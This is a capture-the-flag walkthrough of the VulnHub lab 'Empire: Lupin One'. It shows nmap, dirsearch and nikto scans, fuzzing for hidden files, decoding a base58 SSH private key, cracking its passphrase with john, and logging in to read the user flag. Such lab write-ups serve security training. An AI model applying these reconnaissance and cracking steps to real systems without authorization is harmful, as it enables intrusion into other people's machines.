



EMPIRE – LUPIN ONE

Author: Kharim Mchatta

Date: 6/8/2023

This is a box from vulnhub that is rated easy by the author. The box teaches you how to perform reconnaissance on the aspect of fuzzing and how to perform password cracking using john.



The first step is to get the IP address of our target machine where we used a tool called netdiscover, it is used to scan the network. To Scan the network, I used the following command

Netdiscover –r 192.168.192.10/24

The target ip is the ip address that has the host name of pcs systemtechnik GmbH

Note: to scan for other devices on the network you need to first of all get your ip address by typing in if config then using your ip address you scan the whole subnet


```
# Nmap 7.93 scan initiated Tue Jun  6 06:20:25 2023 as: nmap -sV -sC -p- -oN nmap.txt 192.168.192.35
Nmap scan report for 192.168.192.35
Host is up (0.00022s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 edead9d3af199c8e4e0f31dbf25d1279 (RSA)
|   256 bf9fa993c58721a36b6f9ee68761f519 (ECDSA)
|_  256 ac18eccc35c051f56f4774c30195b40f (ED25519)
80/tcp open  http    Apache httpd 2.4.48 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/~myfiles
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.48 (Debian)
MAC Address: 08:00:27:6C:0E:A4 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jun  6 06:20:50 2023 -- 1 IP address (1 host up) scanned in 25.49 seconds
```

```
┌──(root㉿kali)-[~/Desktop/vulnhub/empire]
└─# nmap -sV --script http-enum -p 80 192.168.192.35 -oN http-enum-nmap.txt
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-06 06:28 EDT
Nmap scan report for 192.168.192.35
Host is up (0.00050s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.48 ((Debian))
| http-enum:
|   /robots.txt: Robots file
|   /image/: Potentially interesting directory w/ listing on 'apache/2.4.48 (debian)'
|_  /manual/: Potentially interesting folder
|_http-server-header: Apache/2.4.48 (Debian)
MAC Address: 08:00:27:6C:0E:A4 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.32 seconds
```

Next, I scanned the target ip 192.168.192.35 using nmap to see what ports are open and services are running on the target. From the results we can see that port 22 and 80 are open. We can't do much with port 22 because we don't have login credentials, port 80 would be our first target.


But before moving to exploring the web application I had performed another nmap scan using the nmap script engine **http-enum** to enumerate the website for potential resources.

F-K-IT
THE ETHICAL WAY



Navigating to http://192.168.162.35 a web application was loaded, and it had a single image of arsene lupin. This was a static web application, so I decided to view the web application source, and after reading the code I sawa there was a comment left by the developer that said **its an easy box, don't give up**. Then after that I decided to go and check the **robots.txt** file and see what it entails, and after navigating to it, I saw that there was a directory called **/~myfiles**.

H4K-IT
THE ETHICAL WAY



After viewing the directory ~myfiles, a page static page was loaded which showed error 404, I then decided to check the source page and I found another comment on the page which stated **you can do it, keep trying.**


H-K-IT
THE ETHICAL WAY

```
┌──(root㉿kali)-[~/Desktop/vulnhub/empire]
└─# dirsearch -u 192.168.192.35 -w /usr/share/wordlists/dirb/common.txt -o dirsearch.txt

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 4613

Output File: /usr/lib/python3/dist-packages/dirsearch/dirsearch.txt

Error Log: /root/.dirsearch/logs/errors-23-06-06_06-39-49.log

Target: http://192.168.192.35/

[06:39:49] Starting:
[06:39:59] 301 -  316B  - /image  ->  http://192.168.192.35/image/
[06:39:59] 200 -  333B  - /index.html
[06:40:00] 301 -  321B  - /javascript  ->  http://192.168.192.35/javascript/
[06:40:01] 301 -  317B  - /manual  ->  http://192.168.192.35/manual/
[06:40:09] 200 -   34B  - /robots.txt
[06:40:10] 403 -  279B  - /server-status
```

```
┌──(root㉿kali)-[~/Desktop/vulnhub/empire]
└─# nikto -h 192.168.192.35
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.192.35
+ Target Hostname:    192.168.192.35
+ Target Port:        80
+ Start Time:         2023-06-06 06:34:48 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.48 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different
-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /robots.txt: contains 1 entry which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ Apache/2.4.48 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Server may leak inodes via ETags, header found with file /, inode: 14d, size: 5cd8c2e02d089, mtime: gzip. See: http://cve.mitr
+ OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD .
+ /manual/: Web server manual found.
+ /manual/images/: Directory indexing found.
+ /image/: Directory indexing found.
+ 8075 requests: 0 error(s) and 9 item(s) reported on remote host
```


Next, I decided to perform content discovery on the web application, I used the common wordlist file to discover resource and there was nothing useful, I decided to try and use Nikto but Nikto reported the same resources that was reported by dirsearch.

H-K-IT
THE ETHICAL WAY



Then I decided to go and fuzz the url and used the same wordlist of common and found a file called secret

H4K-IT
THE ETHICAL WAY




Checking the file **~secret** there was a message that was left by the user icex64 and gave us some hints along the message.

Hello Friend, Im happy that you found my secret directory, I created like this to share with you my create **ssh private key** file, Its **hided** somewhere **here**, so that hackers dont find it and crack my passphrase with **fasttrack**. I'm smart I know that. Any problem let me know. Your best friend **icex64**

All the places highlighted black are the hints. Now next its to fuzz again. And we found a new directory called mysecret.txt


H-K-IT
THE ETHICAL WAY



After getting the hidden directory next is to go and see what it entails, after loading the page directory I found a hash, the next thing is to identify the type of hash it is, so I went to google and found an online cipher identifier page, pasted the has and the result stated that it was a base 58 cipher.

H-K-IT
THE ETHICAL WAY

Author: Kharim Mchatta



Then I decode the cipher on an online decoder tool and got the ssh private key. Next was to save then file, then get the hash of the file that you stored the ssh private key using a tool called ssh2john.

Once the hashes were retrieved, I used john to crack the ssh passphrase using the wordlist of fasttrack.txt as hinted by the user icex64. I managed to obtain the passphrase which was **P@55w0rd!**.

H4K-IT
THE ETHICAL WAY

```
┌──(root㉿kali)-[~/Desktop/vulnhub/empire/new]
└─# chmod 700 key

┌──(root㉿kali)-[~/Desktop/vulnhub/empire/new]
└─# ssh icex64@192.168.192.35 -i key
Enter passphrase for key 'key':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
########################################
Welcome to Empire: Lupin One
########################################
Last login: Thu Oct  7 05:41:43 2021 from 192.168.26.4
icex64@LupinOne:~$ ls
user.txt
icex64@LupinOne:~$ cat user.txt
```

```
3mp!r3{I_See_That_You_Manage_To_Get_My_Bunny}
icex64@LupinOne:~$
```

Next, I changed the permission of the ssh key which we saved (chmod 700 name_of_sshkey) and then I logged in the secure shell (ssh).(ssh username@ip –i key).

Once successfully authenticated I obtained the user flag.

H4K-IT
THE ETHICAL WAY

Author: Kharim Mchatta

Summary

---

1. Perform nmap
2. Open the web application
3. View source page to find comment
4. Check robots.txt
5. Open the file
6. View page source and find comments
7. Fuzz and find a new file
8. Open file and get hint
9. Fuzz again to find another directory
10. Retrieve the cipher
11. Decode cipher
12. Get ssh private key
13. Get ssh hash
14. Crack hash
15. Change permission 700
16. Login ssh using private key
17. Get the user flag

H4K-IT
THE ETHICAL WAY

Author: Kharim Mchatta